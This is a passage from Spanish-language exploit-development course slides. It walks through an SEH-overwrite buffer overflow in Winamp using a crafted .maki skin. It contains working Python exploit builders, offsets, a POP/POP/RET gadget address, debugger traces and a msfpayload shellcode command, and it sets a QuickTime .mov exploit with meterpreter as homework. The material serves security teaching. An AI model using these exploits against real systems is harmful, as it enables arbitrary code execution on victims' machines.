- C:\Program Files\Winamp\Skins\Bento\scripts

Después bastará con ejecutar Winamp para que el payload se ejecute.

El primer exploit estará formado por 17000 A's y una estructura necesaria para que el stack based overflow ocurra.

SEH

Demo

```
#!/usr/bin/env python
import struct

def build_skin(xpl):
    length_xpl = struct.pack('<H', len(xpl)) # unsigned short little endian
    header = "\x46\x47" # magic
    header += "\x03\x04" # version
    header += "\x17\x00\x00\x00"
    types = "\x01\x00\x00\x00" # count
    # class 1 => Object
    types += "\x71\x49\x65\x51\x87\x0D\x51\x4A\x91\xE3\xA6\xB5\x32\x35\xF3\xE7"
    # functions
    functions = "\x37\x00\x00\x00" # count
    # function 1
    functions += "\x01\x01" # class
    functions += "\x00\x00" # dummy
    functions += length_xpl # function name length
    functions += xpl # crafted function name

    maki = header
    maki += types
    maki += functions
    return maki

xpl = 'A' * 17000
xpl = build_skin(xpl)

with open('mcvcore-1.maki', 'wb') as fd:
    fd.write(xpl)
```

SEH

Demo

Hemos de sustituir el archivo original del directorio que hemos comentado anteriormente por el archivo generado con python.

Entonces abrimos Winamp (C:\Program Files\Winamp\winamp.exe) con Immunity Debugger:

```
7C810729 New thread with ID 00000C9C created
41414141 [17:50:13] Access violation when executing [41414141]
```

Parece que el valor de sEIP se ha sobrescrito!

Sin embargo, estamos aquí por SEH!


```
Registers (FPU)
EAX 41414141
ECX 0239B670
EDX 00000010
EBX 00000000
ESP 00B52B44 ASCII "AAAAAAAAAAAAA
EBP 41414141
ESI 00000010
EDI 0238B790
EIP 41414141

C 0  ES 0023 32bit 0 (FFFFFFFF)
P 1  CS 001B 32bit 0 (FFFFFFFF)
A 0  SS 0023 32bit 0 (FFFFFFFF)
Z 0  DS 0023 32bit 0 (FFFFFFFF)
S 1  FS 003B 32bit 7FFDE000 (FFF
T 0  GS 0000 NULL
D 0
O 1  LastErr ERROR_SUCCESS (0000
EFL 00210A86 (O,NB,NE,A,S,PE,GE
```

SEH

Demo


Veamos cómo va nuestro SEH Chain... (Alt + m)



Address	SE handler
00B56B74	41414141
41414141	*** CORRUPT ENTRY ***

Parece que hemos podido sobrescribirlo con datos que controlamos!

Veámoslo en el stack frame...



Address	SE handler
00B56B74	41414141
41414141	*** CORRUPT ENTRY ***

00B56B70	41414141	AAAA
00B56B74	41414141	AAAA Pointer to next SEH
00B56B78	41414141	AAAA SE handler
00B56B7C	41414141	AAAA
00B56B80	41414141	AAAA

Demo

Como hemos comprobado, tenemos tanto el control de nSEH como de SEH.

Ahora hemos de saber a partir de qué offset de nuestro payload se sobrescribe nSEH y SEH...

Para ello, el siguiente paso lógico sería crear un patrón de 17000 bytes. Sin embargo, debido al programa se dan algunos problemas (el patrón se convierte a Unicode).

Así que, como hemos comprobado que con A's funciona, vamos a combinar el payload con A's y 1000 bytes de patrón.

- !mona pattern_create 1000

Y añadimos el patrón al final de 16000 A's.

SEH

Demo

```
#!/usr/bin/env python
import struct

def build_skin(xpl):
    length_xpl = struct.pack('<H', len(xpl)) # unsigned short little endian
    header = "\x46\x47" # magic
    header += "\x03\x04" # version
    header += "\x17\x00\x00\x00"
    types = "\x01\x00\x00\x00" # count
    # class 1 => Object
    types += "\x71\x49\x65\x51\x87\x0D\x51\x4A\x91\xE3\xA6\xB5\x32\x35\xF3\xE7"
    # functions
    functions = "\x37\x00\x00\x00" # count
    # function 1
    functions += "\x01\x01" # class
    functions += "\x00\x00" # dummy
    functions += length_xpl # function name length
    functions += xpl # crafted function name

    maki = header
    maki += types
    maki += functions
    return maki


junk = 'A' * 16000
ptrn =
'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5A
xpl = build_skin(junk + ptrn)

with open('mcvcore-2.maki', 'wb') as fd:
    fd.write(xpl)
```

SEH

Demo

Reemplazamos el archivo msvccore.maki por el nuevo exploit y hacemos un restart (Ctrl+F2) del proceso en Immunity Debugger, lo ejecutamos (F9) y inspeccionamos el SEH Chain (Alt + s).



The screenshot shows a window titled "SEH chain of thread 000007C8". It contains a table with two columns: "Address" and "SE handler". The first row shows a valid entry at address 00B56B74 with handler 7A41337A. The second row shows a corrupted entry at address 41327A41 with the text "*** CORRUPT ENTRY ***".

Address	SE handler
00B56B74	7A41337A
41327A41	*** CORRUPT ENTRY ***

Parece que tanto el nSEH como el SEH (Handler) se han sobrescrito con el patrón, comprobémoslo...

- En la consola de Immunity Debugger:
 - !mona findmsp


```
[+] Examining SEH chain  
SEH record (nseh field) at 0x00b56b74 overwritten with normal pattern : 0x41327a41 (offset 756)
```

SEH

Demo

Hemos descubierto que el nSEH se sobrescribe a partir del offset 756 del patrón, con lo que necesitamos un padding de 16756 bytes.

Recordando lo que hemos dicho en la teoría, el payload debería ser el siguiente:



Con lo que ahora debemos buscar instrucciones del tipo POP/POP/RET

Demo

Más mona!

- !mona seh

Mona generará un archivo llamado “seh.txt” con todas las instrucciones que nos podrían servir para este cometido.

Además, mona se encarga de buscarlas en los módulos que no darán ningún problema (por ejemplo, que no se han compilado con SafeSEH).

Abrimos el archivo y el primer POP/POP/RET nos sirve:

- 0x12f02bc3 (pop ecx # pop ecx # ret | {PAGE_EXECUTE_READ} [in_mod.dll])

SEH

Demo

Con la dirección a las instrucciones POP/POP/RET hemos de sobrescribir SEH (el handler).

El nSEH lo debemos sobrescribir con los bytes 0xeb069090, que en ensamblador se traduciría como JMP 0x8; NOP; NOP.

Una vez tengamos esto, faltaría lo más importante... **¡¡Provocar una excepción!!**

Normalmente tenemos varias opciones, la primera sería **sobrescribir sEIP con una dirección no mapeada o sin permisos de ejecución**. La segunda sería **desbordar el stack**. No simplemente hacer un desbordamiento de búfer, sino escribir tantos bytes que desbordáramos la región de memoria mapeada como stack.

SEH

Demo

En nuestro caso, tal y como se ha creado el payload, una excepción ocurre al leer de una dirección de memoria inválida.

```
#!/usr/bin/env python
import struct

def build_skin(xpl):
    length_xpl = struct.pack('<H', len(xpl)) # unsigned short little endian
    header = "\x46\x47" # magic
    header += "\x03\x04" # version
    header += "\x17\x00\x00\x00"
    types = "\x01\x00\x00\x00" # count
    # class 1 => Object
    types += "\x71\x49\x65\x51\x87\x0D\x51\x4A\x91\xE3\xA6\xB5\x32\x35\xF3\xE7"
    # functions
    functions = "\x37\x00\x00\x00" # count
    # function 1
    functions += "\x01\x01" # class
    functions += "\x00\x00" # dummy
    functions += length_xpl # function name length
    functions += xpl # crafted function name

    maki = header
    maki += types
    maki += functions
    return maki

junk = 'A' * 16756
# x86 jmp 0x06 + NOPs
nseh = struct.pack('<L', 0x909006EB)
# pop ecx # pop ecx # ret | {PAGE_EXECUTE_READ} [in_mod.dll]
sehhandler = struct.pack('<L', 0x12f02bc3)
# there is no need for padding given that at some point a read is
# done from a not valid address, this will trigger SEH Handler
xpl = build_skin(junk + nseh + sehhandler)

with open('mcvcore-3.maki', 'wb') as fd:
    fd.write(xpl)
```

Demo

Para depurar el exploit, reemplazamos el antiguo mcvcore.maki, reiniciamos el proceso y ponemos un breakpoint en la dirección de nuestro hadler (pop/pop/ret).



Parece que la dirección del módulo que hemos elegido aún no está cargada!

Para este tipo de situaciones, cree un pequeño PyCommand que te permite añadir breakpoints de manera dinámica en la dirección que elijas cuando cierto módulo se carga.

Para más información:

- https://github.com/newlog/exploiting/tree/master/scripts/immunity/break_dll_load
- <http://www.securitybydefault.com/2014/09/programando-plugins-para-immunity.html>

SEH

Demo

Ejecutamos el PyCommand, que debe estar guardado en el directorio “C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands” mientras estamos en el breakpoint del EntryPoint y ejecutamos el proceso con F9.

```
[+] Module loaded. Will break on: [('in_mod.dll', 317729731)]  
!break_dll_load in_mod.dll 0x12f02bc3
```

La carga de módulos será más lenta hasta que el módulo in_mod.dll se haya cargado y el breakpoint se haya establecido.

B Breakpoints			
Address	Module	Active	Disassembly
12F02BC3	in_mod	Always	POP ECX

SEH

Demo

Al seguir con la ejecución del programa, veremos que ocurre una excepción debido a una lectura a una dirección inválida:

CPU - thread 00001118, module gen_ff			
12093341	8BB8 A4000000	MOV EDI,DWORD PTR DS:[EAX+A4]	Registers (FPU) EAX 00000000 ECX 01065D20
12093347	53	PUSH EBX	
12093348	6A 28	PUSH 28	

```
New thread with ID 00001304 created
New thread with ID 00001ACC created
[18:49:40] Access violation when reading [000000A4]
```

En este momento, hemos de dejar que el depurador gestione la excepción. Para ello, clicamos Shift+F9.

CPU - thread 00001118, module in_mod		
12F02BC3	59	POP ECX
12F02BC4	59	POP ECX
12F02BC5	C3	RETN

Hemos parado en el breakpoint de nuestro pop/pop/ret!

SEH

Demo

Veamos el stack en este momento (en el contexto de ejecución del handler). En ESP+8 debería haber un puntero a la dirección de nSEH:

```
$ ==> 7C9032A8 "20| RETURN to ntdll.7C9032A8
$+4    00B422B0 " " " "
$+8    00B56B74 tkm.
$+C    00B422CC i " " "
```

En el dump de en medio, botón derecho → Go to → Expression

Address	Hex dump	Disassembly	Comment
00B56B74	EB 06	JMP SHORT 00B56B7C	
00B56B76	90	NOP	
00B56B77	90	NOP	
00B56B78	C3	RETN	
00B56B79	2BF0	SUB ESI,EAX	
00B56B7B	1200	ADC AL,BYTE PTR DS:[EAX]	
00B56B7D	0000	ADD BYTE PTR DS:[EAX],AL	
00B56B7F	00EC6B B5009801	ADD BYTE PTR DS:[EBX+EBP*2+19800B5],BH	
00B56B86	05 1244B009	ADD EAX,9B04412	

Enter expression to follow in Dump

[ESP+8]

OK Cancel

```
$ ==> 7C9032A8 "20| RETURN to ntdll.7C9032A8
$+4    00B422B0 " " " "
$+8    00B56B74 tkm.
$+C    00B422CC i " " "
$+10   00B42284 " " " "
$+14   00B429C4 Å)'. Pointer to next SEH
$+18   7C9032BC 420| SE handler
$+1C   00B56B74 tkm.
$+20   00B42298 " " " "
$+24   7C90327A z20| RETURN to ntdll.7C90327A
$+28   00B422B0 " " " "
```

Como se puede ver, en [ESP+8] tenemos el JMP 0x6; NOP; NOP seguido por C32BF012, que pasado a Little Endian sería 0x12F02BC3 que es la dirección del handler (SEH).

SEH

Demo

Si ejecutamos paso a paso (F8) veremos como todo lo explicado, cuadra a la perfección (después del JMP 0x6 el exploit petará porque no hemos puesto nuestro shellcode).

El primer paso sería poner como shellcode varios breakpoints (0xCCCCCCCC).

Una vez lo hayáis hecho y hayáis vuelto a comprobar que todo funciona, podéis añadir un shellcode serio (¡otra calculadora! :P):

- `msfpayload windows/exec cmd=calc N`

SEH


Demo

NOTA: No cabe el código fuente del exploit con el shellcode, así que os dejo con el señor del monóculo...

SEH

Demo

NOTA: No cabe el código fuente del exploit con el shellcode, así que os dejo con el señor del monóculo...



SEH

DE-BE-RES

SEH

Para los que tengáis ganas de más y algo de tiempo libre, podéis intentar explotar una vulnerabilidad en QuickTime para Windows a través de un SEH overwrite.


Espero que vuestras caras sean de:

SEH

Para los que tengáis ganas de más y algo de tiempo libre, podéis intentar explotar una vulnerabilidad en QuickTime para Windows a través de un SEH overwrite.

Espero que vuestras caras sean de:

CHALLENGE ACCEPTED



SEH

Pero además de explotar la vulnerabilidad, tendréis que ejecutar un shellcode algo más decente :)

Qué tal un meterpreter? Si no sabéis lo que es, buscad información. Vais a necesitar dos máquinas (para hacerlo más realista, ya que el shellcode es remoto) y metasploit en la del atacante (para gestionar meterpreter).

El código inicial para el exploit es este:

```
#!/usr/bin/env python

template = None
with open('template.mov', 'rb') as fd:
    template = fd.read()

print len(template)

payload = 'A' * 3000
xpl = template + payload

with open('xpl-1.mov', 'wb') as fd:
    fd.write(xpl)
```

Vais a necesitar un template como archivo “mov” para construir el exploit a partir de él.

Si no está colgado en la plataforma del curso, lo podéis encontrar aquí:

- <https://mega.co.nz/#!wkMFTJ4b!uLnAm0VgyNb2inAzs0Tv3PhXef7N9GV7Ad1NYWgzyJk>

¡Ánimos!

And...



(*) A menos de que llevemos menos de 2 horas :)

To be continued...

Mañana se explicará...

- Cómo explotar la vulnerabilidad que tenéis como deberes
- Entraremos con las medidas de seguridad implementadas para evitar la explotación de vulnerabilidades.

Referencias

Imágenes:

<http://i54.tinypic.com/21lo501.jpg>

<http://motores.com.py/foro/index.php?attachments/feel-like-a-sir-meme-face-jpg.300161/>

<http://memecrunch.com/meme/SJNX/see-you-tomorrow/image.jpg>

<http://aaronsoundguy.files.wordpress.com/2014/01/famous-characters-troll-face-challenge-accepted-256559.jpg>

Referencias técnicas:

<http://msdn.microsoft.com/en-us/library/zxk0tw93%28vs.71%29.aspx>

http://en.wikipedia.org/wiki/X86_calling_conventions

<http://msdn.microsoft.com/en-us/library/windows/desktop/ms680657%28v=vs.85%29.aspx>

<http://www.codeproject.com/Articles/2126/How-a-C-compiler-implements-exception-handling>

<http://www.microsoft.com/msj/0197/exception/exception.aspx>

<http://www.uninformed.org/?v=5&a=2&t=txt>

Para todos los recursos obtenidos de la wikipedia, aplica la siguiente licencia de uso:

http://en.wikipedia.org/wiki/Wikipedia:Text_of_Creative_Commons_Attribution-ShareAlike_3.0_Unported_License

Fin del Módulo

